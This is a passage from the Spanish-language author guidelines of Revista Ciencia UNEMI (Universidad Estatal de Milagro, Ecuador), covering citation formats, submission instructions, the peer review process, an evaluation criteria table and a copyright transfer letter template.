Rojas, C., & Vera, N. (Agosto de 2013). ABMS (Automatic BLAST for Massive Sequencing). 2° Congreso Colombiano de Biología Computacional y Bioinformática CCBCOL. Congreso llevado a cabo en Manizales, Colombia.

d. Informes: para citar un informe de alguna organización, institución gubernamental o autor corporativo se debe seguir el siguiente formato: Nombre de la organización. (Año). Título del informe (Número de la publicación). Recuperado de <http://xxx.xxxxxx.xxx/>

Departamento Administrativo Nacional de Estadísticas. (2012). Tecnologías de la información y las comunicaciones. Recuperado de: <http://www.dane.gov.co>

e. Trabajo de Grado o Tesis: Autor, A., & Autor, A. (Año). Título de la tesis (Tesis de pregrado, maestría o doctoral). Nombre de la institución, Lugar. Por ejemplo:

Aponte, L., & Cardona, C. (2009). Educación ambiental y evaluación de la densidad poblacional para la conservación de los cóndores reintroducidos en el Parque Nacional Natural Los Nevados y su zona amortiguadora (tesis de pregrado). Universidad de Caldas, Manizales, Colombia.

INSTRUCCIONES DE ENVÍO

Para enviar un artículo es necesario que el documento cumpla estrictamente con los lineamientos de formato y de contenido anteriormente especificados. Los trabajos (en el respaldo digital) deben ser entregados en la Secretaría del Centro de Recursos para el Aprendizaje y la Investigación, Ciencia UNEMI de la Universidad Estatal de Milagro, ubicada en la Ciudadela Universitaria, km 1½ vía a la Parroquia Virgen de Fátima; o si lo desea, enviar el artículo al email: ciencia_unemi@unemi.edu.ec, o a través de la página web: ojs.unemi.edu.ec. Para mayor información dirigirse a las oficinas de la Revista Ciencia UNEMI, o comunicarse por los teléfonos +593 04 2715081, ext. 3210. En caso de requerirlo, escribir al correo electrónico antes mencionado.

PROCESO EDITORIAL

1. Recepción de artículos. El Comité Editorial efectuará una primera valoración editorial consistente en comprobar la adecuación del artículo a los objetivos de la revista, así como el cumplimiento de los requisitos establecidos en las normas de publicación. El Comité Editorial hará las correcciones pertinentes, sin alterar el contenido del mismo. Si encontrara fallas que pudieran afectarlo, las correcciones se harán de mutuo acuerdo con su autor. La recepción del artículo no supone su aceptación.

2. Sistema de revisión por pares (peer review). Los artículos preseleccionados serán sometidos a un proceso de arbitraje. Se asignarán dos o más revisores especializados en la materia, que evaluarán el artículo de forma confidencial y anónima (doble ciego), en cuanto a su contenido, aspectos formales, pertinencia y calidad científica. La aceptación definitiva del manuscrito está condicionada a que los autores incorporen en el mismo todas las correcciones y sugerencias de mejora propuestas por los árbitros.

3. Decisión editorial. Los criterios para la aceptación o rechazo de los trabajos son los siguientes: a) Originalidad; b) Precisión en el tema; c) Solidez teórica; d) Fiabilidad y validez científica; e) Justificación de los resultados; f) Impacto; g) Perspectivas/aportes futuros; h) Calidad de la escritura; i) Presentación de las tablas y figuras; y e) Referencias. Finalizado el proceso de evaluación, se notificará al autor principal la aceptación o rechazo del trabajo.

Los autores del artículo recibirán una constancia de su aceptación para publicarlo. Una vez publicado el artículo se les enviarán tres (3) ejemplares de la Revista respectiva y un certificado de haber publicado. Los trabajos no aceptados serán devueltos a sus autores indicándoles los motivos de tal decisión.

Tabla. Parámetros de Evaluación

CARACTERÍSTICA	N°	CRITERIO	ENSAYO	ARTÍCULO
Innovación / Originalidad del artículo	1.	Las ideas planteadas son nuevas	SI	SI
	2.	Las ideas planteadas son interesantes	SI	SI
	3.	Las ideas planteadas pueden aportar un nuevo enfoque para tratar un viejo problema	SI	SI
Precisión en el tema / coherencia con los objetivos	4.	Se especifica de forma clara el tipo de artículo del que se trata	SI	SI
	5.	Se especifica de forma clara el fin u objetivo que persigue el artículo.	SI	SI
Solidez teórica y calidad de los argumentos	6.	La estructura del artículo es la adecuada.	SI	SI
	7.	Existe orden, coherencia y sistematicidad en las ideas expuestas.	SI	SI
	8.	Las ideas planteadas se basan en argumentos sólidos, ya demostrados por otros autores o en estudios anteriores.	SI	SI
	9.	Los argumentos presentados están actualizados (a partir del 2004 en adelante).	SI	SI
Nivel científico, diseño experimental, metodología	10.	La metodología empleada es la adecuada, tiene calidad y garantías científicas	NO	SI
	11.	En el artículo se describe de forma suficiente el método y procedimiento para que un lector interesado pueda reproducirlo	NO	SI
	12.	Las hipótesis o las preguntas de investigación se han planteado adecuadamente.	NO	SI
	13.	Se ha definido claramente el diseño experimental.	NO	SI
	14.	Los instrumentos de medición y experimentación utilizados tienen calidad y garantías científicas	NO	SI
	15.	Se consigue integrar en un marco nuevo y más simple de resultados que antes implicaban un marco más complejo	NO	SI
Presentación y justificación de los resultados / conclusiones	16.	El artículo aporta resultados de importancia teórica o práctica.	SI	SI
	17.	Los datos presentados son válidos	SI	SI
	18.	Los datos y resultados son claramente expuestos mediante fórmulas, tablas y figuras	SI	SI
	19.	El tratamiento de datos va encaminado hacia la comprobación de las hipótesis o las preguntas de investigación.	NO	SI
	20.	La interpretación que se hace de los resultados es inequívoca.	SI	SI
	21.	Las conclusiones se basan en los argumentos planteados o resultados obtenidos.	SI	SI
	22.	Las conclusiones van en concordancia con el objetivo planteado.	SI	SI
Impacto del tema presentado en el artículo	23.	Las conclusiones presentadas son de interés para la comunidad académica	SI	SI
	24.	El contenido del artículo se constituye en un aporte significativo al conocimiento anteriormente desarrollado en su área.	SI	SI
Perspectivas / futuros trabajos	25.	El artículo es relevante para la discusión de problemas en su área.	SI	SI
	26.	El artículo abre posibilidades para realizar investigaciones futuras	SI	SI
Calidad de la escritura	27.	La redacción del artículo es clara y entendible	SI	SI
Legibilidad de figuras y tablas	28.	Las figuras y tablas se encuentran correctamente enumeradas y con su respectivo título	SI	SI
Bibliografía	29.	El artículo contiene al menos 30 citas bibliográficas.	SI	NO
	30.	El artículo contiene citas bibliográficas claramente definidas	SI	SI

CARTA DE CESIÓN DE DERECHOS PARA AUTORES

Ciudad, fecha.....20....

DIRECTOR DE LA REVISTA CIENCIA UNEMI

Universidad Estatal de Milagro

Milagro, Ecuador

Presente.

Por medio del presente documento y fundamentado en lo dispuesto en la Ley de Derecho de Autor el (los) suscrito (s)[Nombres y apellidos de autor (es)] he (hemos) remitido para su publicación en la Revista Ciencia UNEMI, editada por la Universidad Estatal de Milagro, el trabajo intitulado (título completo)..... para que de forma exclusiva reproduzca, publique, edite, fije, comunique y transmita públicamente en cualquier forma o medio impreso o electrónico inclusive internet e incluir en índices nacionales e internacionales o bases de datos en caso de ser aprobado el artículo de mi (nuestra) autoría. Por lo tanto el (los) autor (es) firmante (s) DECLARA (MOS):

- Que el trabajo de investigación entregado es un trabajo original.
- Que no ha sido publicado previamente por ningún medio.
- Que no ha sido remitido simultáneamente a otras publicaciones impresas o digitales, ni está pendiente de valoración, para su publicación, en ningún otro medio, en ningún formato.
- Que en caso de ser publicado el artículo, transfieren todos los derechos de autor a la REVISTA CIENCIA UNEMI de la Universidad Estatal de Milagro, sin cuyo permiso expreso no podrán reproducirse ninguno de los materiales publicado en la misma.
- Que el trabajo presentado no contiene material escandaloso, calumnia, difamación, obscenidad, fraude o cualquier otro material ilegal; y ni el trabajo, ni el título vulnera ningún derecho de autor, derecho literario, marca o derecho de propiedad de terceras personas. Asumo (asumimos) la total responsabilidad de todos los extremos y opiniones contenidos en el trabajo remitido.

En virtud de lo anterior, manifiesto (manifestamos) expresamente que no me (nos) reservo (reservamos) ningún derecho en contra de la REVISTA CIENCIA UNEMI de la Universidad Estatal de Milagro.

Atentamente

.....
Nombres y firma de autor (es)

Enviar por correo electrónico o entregar en las oficinas de la Revista Ciencia UNEMI, de la Universidad Estatal de Milagro.

Correos: ciencia_unemi@unemi.edu.ec

REVISTA CIENCIA UNEMI
Volumen 15 - Número 40, Septiembre - Diciembre 2022
ISSN-1390-4272 Impreso
ISSN 2528-7737 Digital
Universidad Estatal de Milagro
Ciudadela Universitaria, km 1.5 vía Milagro km 26
Conmutador: 04 2 970-881, ext. 3210
Milagro, Ecuador

CiENCIA

UNEMI

Indexada en:



www.unemi.edu.ec

www.facebook.com/unemionline

facebook

www.flickr.com/rppp-unemi



[@UNEMI_ec](http://www.twitter.com/UNEMI_ec)

twitter

www.youtube.com/UnemiTube



Dirección: Cda. Universitaria, Km. 1,5 vía Milagro Km. 26
Conmutador: (04) 2 715-081 / 2 715-079

E-mail: rectorado@unemi.edu.ec
Milagro - Guayas - Ecuador